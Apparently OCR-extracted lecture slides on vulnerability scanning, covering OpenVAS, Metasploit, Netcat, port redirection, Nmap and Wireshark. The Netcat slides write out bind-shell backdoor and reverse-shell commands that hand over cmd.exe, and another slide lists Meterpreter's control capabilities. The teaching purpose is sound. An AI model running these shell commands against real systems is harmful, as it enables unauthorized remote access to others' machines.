
OVERVIEW OF VULNERABILITY SCANNING



Vulnerability discovery

Leverage endpoint agents to monitor local or remote assets as well as closed network (DMZ) machines. Continuously scan all these for vulnerabilities and threats, and utilize dashboard to visualize them in meaningful context.

Vulnerability assessment

Understand the priority, urgency, and impact of vulnerabilities based on the severity, age, exploitability, patch availability, and asset criticality for timely risk reduction.

Vulnerability remediation

Deploy automatically correlated patches to seal vulnerabilities, carry out mitigation measures, and take appropriate remediation action for misconfigurations and other threats.

Vulnerability reporting

Communicate risks and track progress with executive reports, granular reports, and customizable query reports.

VULNERABILITY

- Vulnerabilities are weaknesses or flaws present in a software or hardware of a system

VULNERABILITY

- Vulnerabilities are weaknesses or flaws present in a software or hardware of a system Vulnerability Scanning
- Vulnerability scanning is a security technique used to identify security weaknesses in a computer system.
- Vulnerability scanning can be used by individuals or network administrators for security purposes, or it can be used by hackers attempting to gain unauthorized accessto computer systems.
- The result of a vulnerability scan is a list of all the systems found and identified on the network, highlighting any that have known vulnerabilities that may need attention.

CLASSIFICATIONS OF VULNERABILITY SCANNERS

- Vulnerability originates from three sources Vendor-originated:This includes software bugs, missing operating system patches, vulnerable services, insecure default configurations, and web application vulnerabilities.
- System administration-originated:This includes incorrect or unauthorized system configuration changes, lack of password protection policies, and so on.
- User-originated:This includes sharing directories to unauthorized parties, failure to run virus scanning software, and malicious activities, such as deliberately introducing system backdoors.

BENEFITS OF VULNERABILITY SCANNERS

- Allows early detection and handling of known security problems.
- A new device or even a new system may be connected to the network without authorization.A vulnerabilityscanner can help identify rogue machines, which might endanger overall system and network security.
- Vulnerability scanner allows early detection and handling of known security problems. By employing ongoing security assessments using vulnerability scanners, it is easy to identify security vulnerabilities that may be present in the network.

LIMITATIONS OF VULNERABILITY SCANNERS


- Vulnerability scanner can only assess a "snapshot of time" in terms of a system or network's security status. Therefore, scanning needs to be conducted regularly, as new vulnerabilities can emerge, or system configuration changes can introduce new security holes.
- Vulnerability scanner is designed to discover known vulnerabilities only. It cannot identify other security threats, such as those related to physical, operational or procedural issues.

OPEN PORT / SERVICE IDENTIFICATION


- Ports are an integral part of the Internet's communication model.
- They are the channel through which applications on the client computer can reach the software on the server.

CONT ...

- Ports are an integral part of the Internet's communication model. They are the channel through which applications on the client computer can reach the software on the server.
- The design and operation of the Internet is based on the Internet Protocol Suite, commonly also called TCP/IP.
- Network services are referenced using two components -a host address and a port number.
- There are 65536 distinct and usable port numbers.
- Some examples of service ports used are HTTP(port 80), FTP(port 21), and SMTP(port 25), telnet(port 23) etc.


HackerTarget.com
Online Port Scanner
Tests your Public IP address
For Open Ports
Typical Local Network
192.168.1.0/24
iPhone
192.168.1.159
Laptop
192.168.1.3
Destkop
192.168.1.154
Network Gateway (Broadband Router)
Public Interface IP: 123.123.123.123
Private Interface IP: 192.168.1.1
Attacker Probes
Your Public IP Address
For Open Ports

BANNER/VERSION CHECK



WHAT IS BANNER?

- A banner is simply the text that is embedded with a message that is received from a host. This text includes signatures of applications that issue the message.

IntelliPaat

What is Banner Grabbing?

BANNER GRABBING

- Banner grabbing is technique used to gain information about a computer system on a network and the services running on its open ports.
- Administrators can use this to take inventory of the systems and services on their network.
- An intruder/hacker can use banner grabbing in order to find network hosts that are running versions of applications and operating systems with known exploits.
- We use command
- nc –v IP PORT

TRAFFIC PROB

- Probe is an action taken or object used for the purpose of learning something in a network, a probe is an attempt to gain access to a computer and its files through a known or probable weak point in the computer system
- A network traffic pattern is information about the source, destination, protocol, port and bandwidth of network packets . Network scanning is a systematic attempts to communicate with a class of network address via a particular port or protocol to see which computes responds. It is the first step to identify and exploit vulnerabilities

NEED FOR TRAFFIC PROBE

- Traffic probe is needed to measure and collect the data in large-scale networks.
- To capture and process data in today's high-speed networks.
- To detect abnormal behavior and malicious network traffic.
- To analyze traffic from embedded network devices.

TRAFFIC PROBE

1) High-Speed Traffic Processing
2) Network Traffic Measurement
3) Network Intrusion Detection

EXAMPLE

- Web service will not respond until it recive data from the client machine.
- Consider the example of valid HTTP request with HEAD method. To get the home page of google:
- echo “GET/HTTP/1.0\r\nHOST:www.google.com\r\n\r\n”|nc google.com 80

VULNERABILITY PROBE

- Some security bugs can’t be identified without sending a payload that exploits a suspected vulnerability. These types of probes are more accurate and they rely on direct observation based on port numbers or service banners.
- They also carry more risk of interrupting the service, because the test payload must be trying to either produce or take advantage of an error in the service’s code.

VULNERABILITY PROBE...

- An easy-to-understand example of a vulnerability probe is an HTML injection check for a web application.
  - The essence of this type of injection attack is injecting HTML code through the vulnerable parts of the website.
  - The malicious user sends HTML code through any vulnerable field with a purpose to change the website's design or any information that is displayed to the user.
  - Data that is being sent during this type of injection attack may be very different. It can be few HTML tags that will just display thesent information.
  - Also, it can be the whole fake form or page. When this attack occurs, the browser usually interprets malicious user data as legit and displays it.

VULNERABILITY

- Vulnerabilities are everywhere, some vulnerabilities are
- within the software
- within the networking protocols
- within configuration settings
- within hardware architecture
- Or may be through social engineering.

VULNERABILITY PROBE

- Some security bugs can’t be identified without sending a payload that exploits a suspected vulnerability. These types of probes are more accurate and they rely on direct observation based on port numbers or service banners.

VULNERABILITY EXAMPLES

- The most common software security vulnerabilities include:
  - Missing data encryption
  - SQL injection
  - Missing authentication for critical function
  - Unrestricted upload of dangerous files types
  - Reliance on untrusted inputs in a security decision
  - Download of codes without integrity checks
  - URL redirection to untrusted sites
  - Bugs
  - Weak passwords
  - Software that is already infected with virus

OS COMMAND INJECTION

- Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application.
- Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell (command line interface).
- In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application.

HTML INJECTION

It is a type of injection issue that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page.

This vulnerability can have many consequences, like disclosure of a user's session cookies that could be used to mimic the victim, or, more generally, it can allow the attacker to modify the page content seen by the victims.

This injection allows the attacker to send a malicious HTML page to a victim. The targeted browser will not be able to distinguish the trusted part from the malicious parts and consequently will execute all like a trusted part in the victim system.

SQL INJECTION

- SQL injection is a code injection technique that might destroy your database.
- SQL injection is the placement of malicious code in SQL statements, via web page input.
- SQL injection usually occurs when you ask a user for input, like their username/user id, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database.

BUFFER OVERFLOW

- A buffer overflow occurs when a program attempts to write more data to a fixed length block of memory, or buffer, than the buffer is allocated to hold.
- Since buffers are created to contain a defined amount of data, the extra data can overwrite data values in memory addresses adjacent to the destination buffer unless the program includes sufficient bounds checking to flag or discard data when too much is sent to a memory buffer.
- Exploiting a buffer overflow allows an attacker to control or crash the process or to modify its internal variables. Buffer overflow always ranks high in the Common Weakness Enumeration (CWE).


" A BUFFER OVERFLOW, OCCURS WHEN MORE DATA IS PUT INTO A FIXED-LENGTH BUFFER THAN THE BUFFER CAN HANDLE. "

OPENVAS

- Open Vulnerability Assessment System (OpenVAS) originally known as GNessUs is a software framework of several services and tools offering vulnerability scanning and vulnerability management.

ARCHITECTURE OF OPENVAS

- The Open Vulnerability Assessment System (OpenVAS) collects and manages security information for networks, devices, and systems.


OpenVAS
OpenVAS CLI
Greenbone Security Assistant
Greenbone Security Desktop
Clients
Scan Targets
OpenVAS Scanner
OpenVAS Manager
OpenVAS Administrator
Services
NVT's
Results, Configs
Data

SERVICES COMPONENTS

- OpenVAS Scanner: OpenVAS scanner is at the center of the architecture which executes the Network Vulnerability Tests (NVTs).
- The NVTs are updated regularly with the NVT feeds. OpenVAS Manager: It is the heart of OpenVAS architecture.
- The manager receives different task from the OpenVAS Administrator.

DATA COMPONENTS

- NVT's: It is the database where all type of known vulnerabilities are getting updated.
- Currently it keeps a database of around 50,000 vulnerabilities.

BENEFITS OF OPENVAS

1. It is Open Source.
2. Compatible with different Operating System.
3. It Keeps a history of past scans.
4. Free for unlimited IPs.
5. It has Good community support.
6. Can produce audit reports.

LIMITATIONS OF OPENVAS

1. False negatives may be reported.
2. It finds less vulnerabilities as compared to Nessus.
3. OpenVAS is very complex to install and configure

METASPLOIT

- It is a penetration testing software developed in Ruby script. It is developed by H D Moore in 2003.
- It is an open source software development kit with the world's largest, public collection of quality-assured exploits.

FUNCTIONING OF METASPLOIT

- Metasploit open source tool is used for

1. Penetration Testing
2. IDS Signature Development
3. Exploit Research

PENETRATION TESTING

- Penetration testing (also known as pen test or pen testing) is the practice of finding the vulnerabilities present in a computer system, network or a web application.

1. Planning
2. Reconnaissance
3. Exploration
4. Vulnerability Assessment
5. Exploitation
6. Reporting

IDS SIGNATURE DEVELOPMENT

- IDS Signature means recorded evidence of a system intrusion, typically as part of an intrusion detection system (IDS).
- When a malicious attack is launched against a system, the attack typically leaves evidence of the intrusion in the systems logs.
- Each intrusion leaves a kind of footprint behind (e.g., unauthorized software executions, failed logins, misuse of administrative privileges, file and directory access) that administrators can document and use to prevent the same attacks in the future.

EXPLOIT RESEARCH

- What is an exploit?

- To take advantage of a vulnerability, we often need an exploit.
- Exploit is a small and highly specialized computer program whose only reason of being is to take advantage of a specific vulnerability and to provide access to a computer system.
  - This may be in the form of a system crash, denial of service, buffer overflow, a blue screen of death, or the system being unresponsive.
  - Exploits often deliver a payload to the target system to grant the attacker access to the system.

➢ What is a payload?

- A payload is the piece of software which give provision to control a computer system after it is being exploited.
- The payload is typically attached to an exploit and gets delivered in to the system.

METERPRETER

- Metasploit's most popular payload is called Meterpreter, which enables us to do all sorts of stuff on the target system.
- For example, we can upload and download files from the system, take screenshots, and password hashes.
- We can even take over the screen, mouse, and keyboard to fully control the computer.
- We can even turn on a laptop's webcam.

NETWORKS VULNERABILITY SCANNING

- A network vulnerability scanner is a software tool that scans an entire network and its nodes for security vulnerabilities and loopholes.
- A network security scanner is primarily used by network administrators to evaluate a network's security.
- A network security scanner scans all known and possible vulnerabilities and threats

CONT...

- It scans all devices including Routers, Servers, Firewalls, Client computers etc.
- It checks for vulnerabilities such as: Password strength, Open ports, Scripts, Operating system controls etc.
- After analysis scanners provide reports that includes information about IT assets, associated vulnerabilities, Prioritized threats, Percentage of risk vulnerability etc.
- Examples of Network Vulnerability Scanner
  1. Netcat
  2. Socat

NEED OF VULNERABILITY SCANNER

1. Functions of vulnerability scanning are far different from firewall or intrusion detection system.
2. Vulnerability scanning tools helps in protecting an organization from any kind of security risks or threats by scanning with deep inspection of endpoints to ensure that they are configured securely and correctly.
3. The prime aim of running a vulnerability scanner is identify the devices that are open for vulnerabilities.
4. Network vulnerability scanner, Host based vulnerability scanner, application security scanner, Database security scanner etc.

NETCAT

- Netcat is a wonderfully versatile tool which has been dubbed the "Swiss army knife".
- Netcat is a computer networking utility designed to read and write data across both TCP and UDP network connections.
- This dual functionality suggests that Netcat runs in two modes and Netcat is designed to be a dependable "back end" device that can be used candidly or easily driven by other programs and scripts.

- It is a feature-rich network debugging and investigation tool since it can produce almost any kind of connection its user could need.
- Modern Unix-based systems include Netcat as part of their default command set.
- Its list of features includes port scanning, transferring files, and port listening, and it can be used as a backdoor.
- Netcat works with several options.

- However, the following is a common Netcat syntax:
  - nc [options] [target system] [remote port]
- where target system is the hostname or IP address to connect to and remote port is either a single port, a port range, or individual ports separated by spaces, depending on the desired behavior.

- Command-Line options

-l

- This option tells the Netcat to be in listen mode.
- This binds Netcat to a local port to await incoming TCP connections, making it act as a server.

-u

- This shifts Netcat from default TCP mode to UDP mode.
- This tells Netcat to bind to a UDP port instead of a TCP port.

-e

- This tells what operation to perform after a successful connection.
- This option causes a listening Netcat to execute command any time when someone makes a connection on the port to which it is listening.

-p

- Used to mention port.

-z

- Tells netcat to send only enough data to discover which ports are open.

-v

- Tells netcat to provide detailed reports, otherwise it reports only the data it receives.

-i

- It specifies the delay interval that Netcat waits between sending data.

-n

- Tells Netcat to forego hostname lookups and if we use this option,
- we must specify an IP address instead of a hostname.

-s

- Specifies the source IP address Netcat should use when making its connections.

USES OF NETCAT

- Netcat can be used for many purposes. It has a number of built-in capabilities.

1. Data Transfer
2. Perform basic Port Scanning
3. Relays
4. It can Create a backdoor
5. Reverse Shells
6. Obtain Remote Access to a Shell
7. Perform port listening and redirection etc

DATA TRANSFER

- Netcat can be used to transfer files between systems.

  Data transfer can be done in two ways. From a listener to client or client to listener

PERFORM BASIC PORT SCANNING

- It can perform simple port scans to easily identify open ports.
- This is done by specifying a range of ports to scan, along with the -z option to perform a scan instead of attempting to initiate a connection.
- The basic command line for Netcat is nc [options] host ports
  Here host represents the hostname or IP address to which the connection is to be done.

RELAYS

- Netcat can be configured to bounce an attack from machine to machine.

CREATE A BACKDOOR

- Netcat's most popular use by malicious users is to create a backdoor login shell.
- This simple script below will create a backdoor.
- At listener: nc –l –p 1234 –e cmd.exe
- At client: nc 127.0.0.1 1234

–e is being used to execute the action after the connection is being established.

- In Linux, these backdoors can be made persistent which means even after the current user logged out, the backdoor will keep running in background.

REVERSE SHELLS

- Netcat can also be used to push a client session from the client to the server. This technique is called a reverse shell and can be achieved with following commands
- At listener: nc –l –p 1234
- At client: nc 127.0.0.1 1234 –e cmd.exe

OBTAIN REMOTE ACCESS TO A SHELL

- To get command prompt of a Windows system from anywhere in the world, the following netcat command can be run on that particular Windows system.
  - nc -l -e cmd.exe 10.0.1.2 4455
- The above Ncat example has opened a listener (-l) that will execute (-e) the cmd.exe command and attach the command prompt input/output to any connection on port 4455.
- This can behave like a system backdoor on the Windows system.

UNDERSTANDING PORT AND SERVICES TOOLS

- For a packet to reach its destination, it must have an IP address and a port.
- TCP assigns 16-bit port numbers for connections. (ports 0 through 65535).
- Well-known ports (port 0 to 1023):

1. The Well Known Ports are controlled and assigned by the Internet Assigned Numbers Authority (IANA).
2. Well-known services like e-mail and the Web have predefined destination port numbers; e-mail uses port 25 (SMTP), and the Web uses 80 (HTTP) and 443 (HTTPS).

3. This doesn't mean web services must always listen on port 80. Having default port gives clients a better chance of discovering services and makes network administration easier.
4. For example, network administrators can more easily create security rules and monitor expected traffic if a service always uses a predictable port.

- Registered ports (port 1024 to 49151):
- The port range of 1024 through 49151 is referred to as the group of registered ports

- Dynamic ports (port49151 to 65535):
- The range from 49152 through 65535 contains the dynamic, or ephemeral, ports.

PORT FORWARDING OR REDIRECTING TOOLS

- A port redirection tool works by receiving data on one IP/port combination and forwarding the data to another IP/port combination.
- It works as an intermediary between the original client and the destination.
- Port redirection is most useful for bypassing network access controls (eg: bypassing firewalls) or crossing network boundaries.
- Fpipe, DataPipe and WinRelay are three free and simple tools designed to do simple port-forwarding.

DATAPIPE

- Datapipe is a Unix-based port redirection tool. The original version was written by Todd Vierling in 1995.
- Datapipe forwards traffic between TCP ports only.
- It passes TCP/IP traffic received by the tool on one port to another port to which the tool points.

- It functions as a channel for TCP/IP connections, not an end point.
- Aside from holding IP addresses and port number, port redirection is protocol ignorant. It doesn't care whether you pass encrypted SSH traffic or plain text.
- Datapipe does not perform protocol conversion or any other data manipulation.

FPIPE

- It is provided by McAfee.
- It implements port redirection technique natively in windows.
- The fpipe adds more capability than datapipe.
- It also adds UDP support, which Datapipe lacks.
- Fpipe does not require any support DLLs (Dynamic-link library) or privileged user access.

- It runs on all Windows platforms.
- The lack of support DLLs makes it easy to pick up fpipe.exe and drop it onto a system.
- Example: C:\> fpipe -l 9080 -r 80 www.google.com

  -l The listening port number.

  -r The remote port number (the port to which traffic is redirected).
- Datapipe's options are few whereas FPipe's increased functionality necessitates some more command-line switches:

NETWORK RECONNAISSANCE

- Network reconnaissance is a testing done for finding potential vulnerabilities in a computer network. It is the process of
- acquiring information about a network or doing a preliminary survey to gain information.
- Hackers use reconnaissance as the first step in an effective attack.
- Hackers find as much information about the target as possible before launching the first attack.

- Generally, goals of reconnaissance on a target network are to discover:

1. Locate the network and identify IP addresses of hosts.
2. Find out accessible UDP and TCP ports.
3. Identify open ports and underlying applications.
4. Identify OS type in each hosts.
5. Identify active machines.
6. Network mapping.

- Nmap and THC-Amap are examples of tools designed to do
- Network Reconnaissance.

NMAP

- Network Mapper or Nmap is a free and open-source network scanner.
- Nmap started as a Linux utility and was ported to other systems including Windows, macOS etc.
- Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

NMAP - TYPICAL FEATURES

1. Identify Hosts on the Network
2. Scan for TCP and UDP Ports
3. Port scanning
4. Scan for Protocols
5. Identify a Target's Operating System
6. Scriptable interaction with the target
7. Version detection
8. Camouflage the Scan
9. Nmap can provide further information on targets, device types, and MAC addresses.

IDENTIFY HOSTS ON THE NETWORK

- To determine which hosts (i.e., IP addresses) on a network are live, use the Ping scanning method. It sends ICMP echo requests to the specified range of IP addresses and awaits a response. Based on the response, information about the network can be retrieved.
- Nmap applies the ICMP probing concepts to TCP ports as well. For example, by sending SYN, ACK packets to a TCP port nmap can assume whether a host is live or not based on the response received.

- If it receives any response then Nmap assumes the host has responded and it is live.
- If it receives nothing, the host is assumed to not be live, not currently on the network, or ignoring connections to the target port.

SCAN FOR TCP PORTS

- The basic method of TCP port scanning is to call a TCP connect function for the port and wait for a response. This is called "TCP connect" because it is based on the Unix system function used for network communications.
- The connect function conducts the TCP three-way handshake and try to establish a connection.

  The table given below represents the possible assumptions made by nmap after getting the reply for various requests.

SCAN FOR UDP PORTS

- Scanning for UDP services is more error-prone than scanning for TCP services.

SCAN FOR PROTOCOLS

- This is used to identify whether a port is supporting a particular type of protocol or not.

  For example if we make an attempt to connect to a UDP port the following conclusion can be obtained.

CAMOUFLAGE THE SCAN

- Nmap includes options that hide its scanning process from network security and monitoring devices like firewall.

IDENTIFY A TARGET'S OPERATING SYSTEM

- One of Nmap's most useful features is the capability to determine a host's operating system based on its responses to specific packets.
- Depending on the operating system(OS), Nmap may even provide a particular version and patch level information.

THE NMAP SCRIPTING ENGINE (NSE)

- It is one of Nmap's most powerful and flexible features.
- It allows users to write their own codes to automate a wide variety of networking tasks.

WIRESHARK

- Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues.

FUNCTIONALITY

- Wireshark is very similar to tcpdump, but has a graphical front-end and integrated sorting and filtering options.
- Wireshark lets the user put network interface controllers into promiscuous mode (if supported by the network interface controller), so they can see all the traffic visible on that interface including unicast traffic not sent to that network interface controller's MAC address.
- However, when capturing with a packet analyzer in promiscuous mode on a port on a network switch, not all traffic through the switch is necessarily sent to the port where the capture is done, so capturing in promiscuous mode is not necessarily sufficient to see all network traffic. Port mirroring or various network taps extend capture to any point on the network.

FEATURES

- Data can be captured "from the wire" from a live network connection or read from a file of already-captured packets.
- Live data can be read from different types of networks, including Ethernet, IEEE 802.11, PPP, and loopback.
- Captured network data can be browsed via a GUI, or via the terminal (command line) version of the utility, TShark.
- Captured files can be programmatically edited or converted via command-line switches to the "editcap" program.
- Data display can be refined using a display filter.

- Plug-ins can be created for dissecting new protocols.
- VoIP calls in the captured traffic can be detected. If encoded in a compatible encoding, the media flow can even be played.
- Raw USB traffic can be captured.
- Wireless connections can also be filtered as long as they traverse the monitored Ethernet.[clarification needed]
- Various settings, timers, and filters can be set to provide the facility of filtering the output of the captured traffic.

THANK YOU